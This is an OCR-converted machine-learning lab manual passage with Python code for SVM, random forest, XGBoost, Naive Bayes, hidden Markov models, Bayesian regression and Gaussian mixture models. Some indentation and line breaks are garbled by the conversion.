
 # Create a grid to evaluate the model

```
xx, yy = np.meshgrid (np.linspace(X[:, 0].min(), X[:, 0].max(), 100), np.linspace(X[:, 1].min(), X[:, 1].max(), 100))
Z = svm_model.decision_function(np.c_[xx.ravel(), yy.ravel()])

Z = Z.reshape(xx.shape)
```

 # Plot the decision boundary and margins

```
plt.contour(xx, yy, Z, levels=[-1, 0, 1], linestyles=['--', '-', '--'], colors='k')

plt.title("SVM Decision Boundary")

plt.xlabel("Feature 1")

plt.ylabel("Feature 2")

plt.show()
```

Output :


SVM Decision Boundary
Feature 2
Feature 1
10
8
6
4
2
0
−6
−4
−2
0
2
4
6

4e. Train a random forest ensemble. Experiment with the number of trees and feature sampling. Compare performance to a single decision tree.

Code :

Step 1: Import Required Libraries # Import necessarylibraries

```
import pandas as pd

import numpy as np

from sklearn.model_selection import train_test_split

from sklearn.tree import DecisionTreeClassifier

from sklearn.ensemble import RandomForestClassifier

from sklearn.metrics import accuracy_score, classification_report
from google.colab import files
```

Step 2: Create or Upload a Dataset

```
# Check if the user wants to upload a file or generate one
print("Do you have a CSV file to upload? (yes/no)")
response = input().lower()
if response == "yes":
# Upload the CSV file
uploaded = files.upload()
filename = list(uploaded.keys())[0]
else:
# Generate synthetic classification data

from sklearn.datasets import make_classification

 X, y = make_classification(n_samples=300, n_features=10, n_classes=2, random_state=42)

 # Combine features and target into a DataFrame

data = pd.DataFrame(X, columns=[f"Feature_{i}"

for i in range(X.shape[1])])

    data['Target'] = y

# Save the synthetic dataset to a CSV file
filename = "synthetic_data.csv"
data.to_csv(filename, index=False)
print(f"Synthetic dataset saved as {filename}.")
```

Step 3: Load the Dataset

 # Load the dataset

```
data =pd.read_csv(filename)

# Display the first few rows of the dataset
print("Dataset Preview:")
print(data.head())
```

Step 4: Preprocess the Data

```
# Separate features (X) and target (y)

X = data.iloc[:, :-1].values  # All columns except the last one
y = data.iloc[:, -1].values   # Last column as the target

# Split the dataset into training (80%) and testing (20%) sets

X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, random_state=42)
```

Step 5: Train a Single Decision Tree Classifier

```
# Initialize and train the Decision Tree model
decision_tree =DecisionTreeClassifier(random_state=42)
decision_tree.fit(X_train, y_train)
# Predict and evaluate
y_pred_tree = decision_tree.predict(X_test)
accuracy_tree = accuracy_score(y_test, y_pred_tree)
print(f"Decision Tree Accuracy: {accuracy_tree:.2f}")
```

Step 6: Train a Random Forest Classifier

```
# Initialize the Random Forest model with hyperparameter tuning

random_forest = RandomForestClassifier(n_estimators=100, max_features='sqrt',
random_state=42)
# Train the model
random_forest.fit(X_train, y_train)

# Predict and evaluate

y_pred_rf = random_forest.predict(X_test)

accuracy_rf = accuracy_score(y_test, y_pred_rf)

print(f"Random Forest Accuracy (100 trees, sqrt features): {accuracy_rf:.2f}")
```

Step 7: Experiment with Random Forest Hyperparameters

```
# Experiment with fewer trees and different feature sampling
rf_experiment = RandomForestClassifier(n_estimators=50, max_features=3,
random_state=42)

rf_experiment.fit(X_train, y_train)
```

 # Predict and evaluate

y_pred_rf_exp = rf_experiment.predict(X_test)

accuracy_rf_exp = accuracy_score(y_test, y_pred_rf_exp)

print(f"Random Forest Accuracy (50 trees, max_features=3): {accuracy_rf_exp:.2f}")

Step 8: Compare the Models

print("\nModel Comparison:")

print(f"Decision Tree Accuracy: {accuracy_tree:.2f}")

print(f"Random Forest Accuracy (100 trees): {accuracy_rf:.2f}")

print(f"Random Forest Accuracy (50 trees, max_features=3): {accuracy_rf_exp:.2f}")

Step 9: Visualize Feature Importance (Optional)

import matplotlib.pyplot as plt

 # Extract feature importance from the Random Forest model

feature_importances = random_forest.feature_importances_

 # Plot the feature importance

plt.figure(figsize=(10, 6))


plt.bar(range(len(feature_importances)), feature_importances, tick_label=data.columns[:-1])
plt.title("Feature Importance in Random Forest")

plt.xlabel("Features")

plt.ylabel("Importance")

plt.show()

Output :



4f. Implement a gradient boosting machine (e.g., XGBoost). Tune hyperparameters and explore feature importance.

Code :

Step 1: Import Required Libraries

 # Import necessary libraries

```
import pandas as pd

import numpy as np

from sklearn.model_selection import train_test_split,GridSearchCV
from sklearn.metrics import accuracy_score, classification_report
from xgboost import XGBClassifier, plot_importance

import matplotlib.pyplot as plt

from google.colab import files
```

Step 2: Create or Upload a Dataset

 # Check if the user wants to upload a file or generate

one print("Do you have a CSV file to upload? (yes/no)")

```
response = input().lower()

if response == "yes":

# Upload the CSV file

uploaded=files.upload()

filename = list(uploaded.keys())[0]

else:
```

 # Generate synthetic classification data

```
from sklearn.datasets import make_classification

 X, y = make_classification(n_samples=300, n_features=10, n_classes=2, random_state=42)
```

 # Combine features and target into a DataFrame

```
data = pd.DataFrame(X, columns=[f"Feature_{i}"

for i in range(X.shape[1])])data['Target'] = y
```

 # Save the synthetic dataset to a CSV file

```
filename="synthetic_data.csv"

data.to_csv(filename,index=False)

print(f"Synthetic dataset saved as {filename}.")
```

Step 3: Load the Dataset

 # Load the dataset

```
data = pd.read_csv(filename)
```
 # Display the first few rows of the dataset print("Dataset Preview:")
print(data.head())

Step 4: Preprocess the Data

 # Separate features (X) and target (y)

```
X = data.iloc[:, :-1].values  # All columns except the last one
y = data.iloc[:, -1].values   # Last column as the target
```

 # Split the dataset into training (80%) and testing (20%) sets

```
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, random_state=42)
```

Step 5: Train a Basic XGBoost Model

 # Initialize and train the XGBoost model with default parameters

```
xgb = XGBClassifier(random_state=42)

xgb.fit(X_train, y_train)
```

 # Predict and evaluate the model

```
y_pred = xgb.predict(X_test)

accuracy = accuracy_score(y_test, y_pred)

print(f"XGBoost Accuracy (Default Parameters): {accuracy:.2f}")
```
Step 6: Tune Hyperparameters with GridSearchCV

 # Define a grid of hyperparameters
```
param_grid = { 'n_estimators': [50, 100, 150],'learning_rate': [0.01, 0.1, 0.2], 'max_depth': [3, 5, 7] }
```
 # Initialize GridSearchCV

```
grid_search =
GridSearchCV(estimator=XGBClassifier(random_state=42),param_grid=param_grid,
scoring='accuracy', cv=3,verbose=1)
```
 # Fit the model with grid search
```
grid_search.fit(X_train, y_train)
```

 # Best parameters from GridSearch

print(f"Best Parameters: {grid_search.best_params_}")
 # Train the final model with the best parameters
best_xgb = grid_search.best_estimator_
 # Predict and evaluate

y_pred_best = best_xgb.predict(X_test)

accuracy_best = accuracy_score(y_test, y_pred_best)
print(f"XGBoost Accuracy (Tuned Parameters): {accuracy_best:.2f}")

Step 7: Explore Feature Importance

 # Plot feature importance for the tuned model

plt.figure(figsize=(10, 6))

plot_importance(best_xgb,importance_type='weight', xlabel="Importance",

ylabel="Features")


plt.title("XGBoost Feature Importance")

plt.show()

Step 8: Evaluate the Model

 # Print a detailed classification report
print("Classification Report:")
print(classification_report(y_test, y_pred_best))

Output :



Practical 5

5a. Implement and demonstrate the working of a Naive Bayesian classifier using a sample data set. Build the model to classify a test sample.

Step 1: Import Required Libraries

```
# Import necessary libraries
import pandas as pd
import numpy as np
from sklearn.model_selection import train_test_split
from sklearn.metrics import accuracy_score,classification_report
from sklearn.naive_bayes import GaussianNB
from google.colab import files
```

Step 2: Create or Upload a Dataset

```
# Ask if the user wants to upload a file or generate one
print("Do you have a CSV file to upload? (yes/no)")
response = input().lower()
if response == "yes":
# Upload the CSV file
uploaded =files.upload()
 filename = list(uploaded.keys())[0]
else:
   # Generate synthetic classification data
from sklearn.datasets import make_classification
   X, y = make_classification(n_samples=300, n_features=8, n_classes=2, random_state=42)
   # Combine features and target into a DataFrame
data = pd.DataFrame(X, columns=[f"Feature_{i}" for i in range(X.shape[1])])
 data['Target'] = y
   # Save the synthetic dataset to a CSV file
filename="synthetic_naive_bayes_data.csv"
data.to_csv(filename,index=False)
print(f"Synthetic dataset saved as {filename}.")
```

Step 3: Load the Dataset

 # Load the dataset

```
data =pd.read_csv(filename)
```

 # Display the first few rows of the dataset

```
print("Dataset Preview:")

print(data.head())
```

Step 4: Preprocess the Data

 # Separate features (X) and target (y)

```
X = data.iloc[:, :-1].values  # All columns except the last one
y = data.iloc[:, -1].values   # Last column as the target
```

 # Split the dataset into training (80%) and testing (20%) sets

```
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, random_state=42)
```

Step 5: Train a Naive Bayes Classifier

 # Initialize the Gaussian Naive Bayes classifier

```
naive_bayes = GaussianNB()
```

 # Train the model

```
naive_bayes.fit(X_train, y_train)
```

Step 6: Make Predictions and Evaluate

 # Predict on the test set

```
y_pred =naive_bayes.predict(X_test)
```

 # Evaluate the model

```
accuracy = accuracy_score(y_test, y_pred)
print(f"Naive Bayes Accuracy:
{accuracy:.2f}")
```

 # Detailed classification report

```
print("Classification Report:")

print(classification_report(y_test, y_pred))
```

Step 7: Test the Model with a Custom Sample

 # Define a sample test input (replace with meaningful values based on your dataset)

test_sample = [X_test[0]]

 # Taking the first test sample for demonstration

 # Predict the class for the test sample

predicted_class = naive_bayes.predict(test_sample)

print(f"Test Sample: {test_sample}")

print(f"Predicted Class: {predicted_class[0]}")

Output :

```
Dataset Preview:
   Feature_0  Feature_1  Feature_2  Feature_3  Feature_4  Feature_5  \
0  -1.274158   1.317988  -2.423879   0.906946  -1.583903  -0.331811
1   1.607963  -1.649959   0.299293  -0.891720   1.301741   1.508502
2  -0.154167   0.161033   2.210523   0.139400  -0.557492   0.087713
3  -0.920991   0.949136  -1.613561   0.588410   1.471170  -0.529287
4   1.013304  -1.038578  -0.305225  -0.539334  -0.609512   1.048078

   Feature_6  Feature_7  Target
0  -0.452306   0.760415       1
1   0.742095   1.561511       0
2   0.963879  -1.369803       0
3  -1.371901  -0.209324       0
4  -1.065114  -0.186971       0
```

```
Test Sample: [array([-0.90320608,  0.9220511 , -1.32308979,  0.41081065,  1.64201516,
       -1.23559176, -0.63896175,  1.00981709])]
Predicted Class: 1
```

5b. Implement Hidden Markov Models using hmmlearn

Code :

Step 1: Install Required Libraries

 # Install hmmlearn

```
!pip install hmmlearn
```

Step 2: Import Required Libraries
 # Import necessary libraries

```
import numpy as np

import pandas as pd

from hmmlearn import hmm

import matplotlib.pyplot as plt
```

Step 3: Create or Load a Dataset

 # Generate synthetic observable data

```
np.random.seed(42)
```

 # Create a sequence of observations and hidden states

```
observations = np.random.choice(['A', 'B', 'C'], size=100, p=[0.5, 0.3,
0.2])

hidden_states = np.random.choice(['X', 'Y'], size=100, p=[0.6, 0.4])
```

 # Save the data in a DataFrame for analysis

```
data = pd.DataFrame({'Observations': observations, 'Hidden States': hidden_states})
print("Generated Data:")

print(data.head())
```

Step 4: Encode Observations

 # Encode the observations into integers

```
observation_mapping = {obs: idx for idx, obs in enumerate(np.unique(observations))}
encoded_observations = np.array([observation_mapping[obs] for obs in observations])
```

 # Print the mapping

```
print("Observation Encoding:")

print(observation_mapping)
```

Step 5: Initialize and Configure the HMM

```
# Initialize the HMM model

n_states = 2  # Number of hidden states

n_observations = len(observation_mapping)
# Number of unique observations
model = hmm.MultinomialHMM(n_components=n_states, random_state=42, n_iter=100,
tol=0.01)

# Define start probabilities (initial distribution of states)

start_probs = np.array([0.6, 0.4])  # Assumed probabilities

model.startprob_ = start_probs

# Define transition probabilities between states

trans_probs = np.array([

   [0.7, 0.3],  # From state X

   [0.4, 0.6],  # From state Y])

model.transmat_ = trans_probs

# Define emission probabilities (probability of observations given states)

emission_probs = np.array([

   [0.5, 0.4, 0.1],  # State X emits A, B, C

   [0.2, 0.3, 0.5],  # State Y emits A, B, C

])

model.emissionprob_ = emission_probs

# Print the configured model parameters
print("Start Probabilities:", model.startprob_)
print("Transition Matrix:", model.transmat_)
print("Emission Probabilities:",
model.emissionprob_)
```

Step 6: Train the Model

```
# Reshape the data for HMM (requires 2D array)
encoded_observations = encoded_observations.reshape(-1, 1)

# Fit the model
model.fit(encoded_observations)

# Predict hidden states for the observations
predicted_states = model.predict(encoded_observations)
```

 # Print the predicted states
print("Predicted States:")
print(predicted_states)

Step 7: Visualize the Results

 # Map predicted states back to their original labels

state_mapping = {0: 'X', 1: 'Y'}

predicted_state_labels = [state_mapping[state] for state in predicted_states]

 # Add predicted states to the DataFrame
data['Predicted States'] = predicted_state_labels

 # Display the first few rows with predicted states
print("Data with Predicted States:")
print(data.head())
 # Plot the observations and predicted states

plt.figure(figsize=(12, 6))

plt.plot(data['Observations'], label='Observations', marker='o', linestyle='-', alpha=0.7)
plt.plot(data['Predicted States'], label='Predicted States', marker='x', linestyle='--', alpha=0.7)
plt.legend()


plt.title("Observations and Predicted States")

plt.xlabel("Time")

plt.ylabel("Value")

plt.show()

Output :



Practical 6 : Probabilistic Model

6a. Implement Bayesian Linear Regression to explore prior and posterior distribution.

Bayesian Linear Regression is a probabilistic approach to linear regression that incorporates uncertainty in the model parameters. Instead of estimating point values for parameters (as in traditional linear regression), we estimate distributions over the parameters.

Code :

Step 1: Install Required Libraries

 # Install necessary libraries

```
!pip install matplotlib seaborn scikit-learn
```

Step 2: Import Required Libraries

 # Import necessary libraries

```
import numpy as np

import pandas as pd

import matplotlib.pyplot as plt

import seaborn as sns

from sklearn.linear_model import BayesianRidge
from sklearn.model_selection import train_test_split
from sklearn.metrics import mean_squared_error
from google.colab import files
```

Step 3: Create or Upload a Dataset

 # Upload a CSV file if you have one

```
print("Do you have a CSV file to upload? (yes/no)")
response = input().lower()

if response == "yes":

# Upload the CSV file

    uploaded = files.upload()
```

```
    filename = list(uploaded.keys())[0]
else:
```

 # Generate synthetic data for demonstration

```
np.random.seed(42)
   X = np.random.rand(100, 1) * 10
```

 # Random data between 0 and 10

```
y = 2 * X + 1 + np.random.randn(100, 1) * 2
```

 # y = 2x + 1 with some noise

 # Convert to a DataFrame

```
data = pd.DataFrame(np.hstack((X, y)), columns=["X", "y"])
```

 # Save to CSV for convenience

```
filename="synthetic_data.csv"
data.to_csv(filename,index=False)
print(f"Synthetic dataset saved as {filename}.")
```

Step 4: Load and Explore the Data

 # Load the dataset (for CSV file)

```
data = pd.read_csv(filename)
```

 # Display first few rows

```
print("Dataset Preview:")
print(data.head())
```

Step 5: Preprocess the Data

 # Separate features (X) and target (y)

```
X = data["X"].values.reshape(-1, 1)  # Feature matrix
y = data["y"].values  # Target vector
```

 # Split the dataset into training (80%) and testing (20%) sets

```
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, random_state=42)
```

Step 6: Implement Bayesian Linear Regression Model

 # Initialize the BayesianRidge model (which implements Bayesian Linear Regression)

```
bayesian_regressor = BayesianRidge()
```

 # Fit the model on the training data

```
bayesian_regressor.fit(X_train, y_train)
```

 # Predict on the test data

y_pred = bayesian_regressor.predict(X_test)

Step 7: Visualize the Prior and Posterior Distributions

 # Plot the prior and posterior distributions of the parameters

fig, ax = plt.subplots(1, 2, figsize=(12, 6))

 # Plot prior distribution (assuming the model starts with a standard prior)

ax[0].set_title("Prior Distribution (Assumed)") ax[0].hist(np.random.normal(0, 1, 1000),

bins=50, alpha=0.7, color='blue', label="Prior") ax[0].legend()

 # Plot posterior distribution (after model fitting)

ax[1].set_title("Posterior Distribution (After Fitting)")
ax[1].hist(bayesian_regressor.coef_, bins=50, alpha=0.7, color='green',
label="Posterior") ax[1].legend()

plt.show()

Step 8: Evaluate the Model Performance #
Calculate the Mean Squared Error (MSE)
mse = mean_squared_error(y_test, y_pred)
print(f"Mean Squared Error (MSE):
{mse:.2f}")

Step 9: Visualize the Fit of the Model

 # Plot the true values and the predicted values

plt.figure(figsize=(8, 6))

plt.scatter(X_test, y_test, color="blue", label="True values")

plt.plot(X_test, y_pred, color="red", label="Predicted values",

linewidth=2)

plt.title("Bayesian Linear Regression: True vs Predicted Values")

plt.xlabel("X")


plt.ylabel("y")


plt.legend()

plt.show()

Mean Squared Error (MSE): 3.9

Output :


Prior Distribution (Assumed)
Prior
Posterior Distribution (After Fitting)
Posterior


Bayesian Linear Regression: True vs Predicted Values
True values
Predicted values
y
X

6b. Implement Gaussian Mixture Models for density estimation and unsupervised clustering.

Code :

Step 1: Install Required Libraries

 # Install required libraries

```
!pip install matplotlib seaborn scikit-learn
```

Step 2: Import Required Libraries

 # Import necessary libraries

```
import numpy as np

import pandas as pd

import matplotlib.pyplot as plt

import seaborn as sns

from sklearn.mixture import GaussianMixture
from sklearn.model_selection import train_test_split
from google.colab import files
```

Step 3: Create or Upload a Dataset

#Ask if the user has a CSV file to upload

```
print("Do you have a CSV file to upload? (yes/no)")
response = input().lower()

if response == "yes":
```

 # Upload the CSV file

```
uploaded = files.upload()

filename = list(uploaded.keys())[0]

else:
```

 # Generate synthetic 2D data with two clusters for demonstration

```
  np.random.seed(42)
```

 # Generate data for two Gaussian distributions

```
  X1 = np.random.normal(loc=0, scale=1, size=(300, 2))  # Cluster 1: mean = 0, std = 1

  X2 = np.random.normal(loc=5, scale=1, size=(300, 2))  # Cluster 2: mean = 5, std = 1    #
```

Stack the data to create a dataset

```
  X = np.vstack([X1, X2])
```

 # Create DataFrame to simulate the CSV file for consistency
data = pd.DataFrame(X, columns=["Feature_1", "Feature_2"])
filename = "synthetic_data.csv"
data.to_csv(filename, index=False)
print(f"Synthetic dataset saved as {filename}.")

Step 4: Load and Explore the Dataset

 # Load the dataset (if CSV file is uploaded)
data = pd.read_csv(filename)
 # Display the first few rows
print("Dataset Preview:")
print(data.head())
 # Plot the data to visualize its structure
sns.scatterplot(data=data, x="Feature_1", y="Feature_2")
plt.title("Synthetic Data")

plt.xlabel("Feature 1")

plt.ylabel("Feature 2")

plt.show()

Step 5: Fit a Gaussian Mixture Model (GMM)

 # Define the GMM model

n_components = 2 **# Number of Gaussian distributions (clusters)**

gmm = GaussianMixture(n_components=n_components, covariance_type='full',
random_state=42)

 # Fit the GMM model to the data

gmm.fit(data)

 # Predict the cluster labels for each data point

labels = gmm.predict(data)

 # Add the cluster labels to the dataset for visualization
data['Cluster'] = labels

 # Plot the clustered data

sns.scatterplot(data=data, x="Feature_1", y="Feature_2", hue="Cluster", palette="viridis",

marker="o")

